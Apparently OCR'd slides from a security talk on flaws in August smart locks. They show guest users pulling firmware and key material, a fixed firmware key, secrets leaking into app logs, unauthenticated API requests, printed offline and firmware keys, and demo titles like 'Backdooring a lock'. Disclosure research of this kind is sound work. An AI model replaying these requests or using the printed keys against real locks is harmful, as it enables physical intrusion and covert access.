1. Communicates with TI chip
2. Establish session key
3. Manage lock's key store [add, delete]

MCU write/indicate

1. Communicates with ST chip
2. Control lock
3. Manage lock settings
4. Firmware updates



Lock security model

- BLE + Just Works pairing
- 256 offline key slots (0-255)
- AES-128-CBC (null IV)


Key slot 0 is special

"Safer than … codes that can be copied."

"Unlike physical keys which can be duplicated and distributed without your knowledge, an August lock..."

Requesting firmware as a guest

This is weird




Download ti firmware updates

GET https://api-production.august.com/locks/7B0CA6635E895F0D7EE597C92BC4C137/firmware/ti/1.1.199

Type: No Auth

```
<html>
    <h1>Not Found</h1>
    <p>The resource could not be found.</p>
</html>L1GFR000UT k    { �c^�_
~����+���7s                  p���S�0���'�'$�� q�} *
```




```
00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

3C 68 74 6D 6C 3E 3C 68 31 3E 4E 6F 74 20 46 6F   <html><h1>Not Fo
75 6E 64 3C 2F 68 31 3E 3C 70 3E 54 68 65 20 72   und</h1><p>The r
65 73 6F 75 72 63 65 20 63 6F 75 6C 64 20 6E 6F   esource could no
74 20 62 65 20 66 6F 75 6E 64 2E 3C 2F 70 3E 3C   t be found.</p><
2F 68 74 6D 6C 3E 4C 31 47 46 52 30 30 30 55 54   /html>L1GFR000UT
00 6B 00 00 00 00 7B 0C A6 63 5E 89 5F 0D 7E E5   .k....{.¦c^‰_.~å
97 C9 2B C4 C1 37 73 00 00 00 00 00 00 00 00 00   —É+ÄÁ7s.........
00 00 00 00 00 00 70 F4 F8 53 E3 30 BA EC 27 BF   ......pôøSã0ºì'¿
27 24 F3 9D 14 71 93 7D 10 2A                     '$ó..q“}.*
```

```
70F4F853E330BAEC27BF2724F39D1471
70F4F853E330BAEC27BF2724F39D1471
70F4F853E330BAEC27BF2724F39D1471
70F4F853E330BAEC27BF2724F39D1471
70F4F853E330BAEC27BF2724F39D1471
70F4F853E330BAEC27BF2724F39D1471
70F4F853E330BAEC27BF2724F39D1471
70F4F853E330BAEC27BF2724F39D1471
70F4F853E330BAEC27BF2724F39D1471
70F4F853E330BAEC27BF2724F39D1471
70F4F853E330BAEC27BF2724F39D1471
70F4F853E330BAEC27BF2724F39D1471
70F4F853E330BAEC27BF2724F39D1471
70F4F853E330BAEC27BF2724F39D1471
70F4F853E330BAEC27BF2724F39D1471
70F4F853E330BAEC27BF2724F39D1471
70F4F853E330BAEC27BF2724F39D1471
```

Firmware key 'can not' be changed


Key material in logs



```
$ node ./dst/get_secrets_from_logs.js
Offline Key: slot=2 key=14b985d0064436099a9a092772cdb50b
Offline Key: slot=1 key=7f6ef1d444ddc97e37fb421e9b0a8935
User=phone:+[redacted] Password=[redacted] installId=FDDF3EEF-DF48-4F99-9A30-6A3AEC5B56EB
Offline Key: slot=1 key=ae1e422057121f2485a11bd715d62c98
Offline Key: slot=2 key=16f3c7d3a34f8987af2f06aefa490429
Offline Key: slot=1 key=a618115d62ab936e48daf45219906adb
Firmware Key:70f4f853e330baec27bf2724f39d1471
jwt:eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.[redacted]
$ 
```

Security claims

- ~~Perfectly secure~~
- ~~Guest access can be revoked at any time~~
- ~~Guest permission can be limited to a schedule~~
- Guest can not
  - ~~Use auto unlock~~
  - Invite or remove guests or owners
  - View activity feed
  - View Guest List
  - ~~Change lock settings~~
- ~~Keys can not be duplicated or distributed~~



[redacted]


Turn on unlock notifications

POST https://api-production.august.com/locks/setnotification/7B0CA6635E895F0D7EE597C92BC4C137[redacted]

Type: No Auth

Status: 200 OK Time: 290 ms

```
{
  "message": "success"
}
```



Welcome to August!

August

Iphone 5 S3 unlocked Front Door at Iphone 5's House

Security claims

- ~~Perfectly secure~~
- ~~Guest access can be revoked at any time~~
- ~~Guest permission can be limited to a schedule~~
- Guest can not
  - ~~Use auto unlock~~
  - Invite or remove guests or owners
  - ~~View activity feed~~
  - View Guest List
  - ~~Change lock settings~~
- ~~Keys can not be duplicated or distributed~~

Don't give guest access to someone you would not give a key to.

Code on github

- SDK for August lock
- Postman Collection

Demo

1. Unlock without a trace <demo>
2. Change Settings <demo>
3. Backdooring a lock <demo>

Mistakes made

- Mobile app logs include key material
- Lock does not differentiate between guest and owner
- Firmware not signed
- No apparent way to discover backdoor keys
- Guest users can download key material
- Access entry log can be erased by guest users
- Confusing two factor with two step
- ~~No rate limiting of password reset attempts~~ (fixed)
- Mobile apps include bypass for certificate pinning
- ~~SecureRandom not used for nonce or session key generation~~ (fixed)
- Key material not stored on iOS keychain

What was done correctly

- Mobile apps attempt to use certificate pinning
- Protocol makes use of nonces CBC
- August has been very responsive
- Not reliant solely on BLE's *just works* security model

Hackers needed

Consumers are not able to evaluate security claims made by companies

- We need more researchers investigating security claims made by companies on behalf of consumers.
- What can be asserted without evidence can be dismissed without evidence.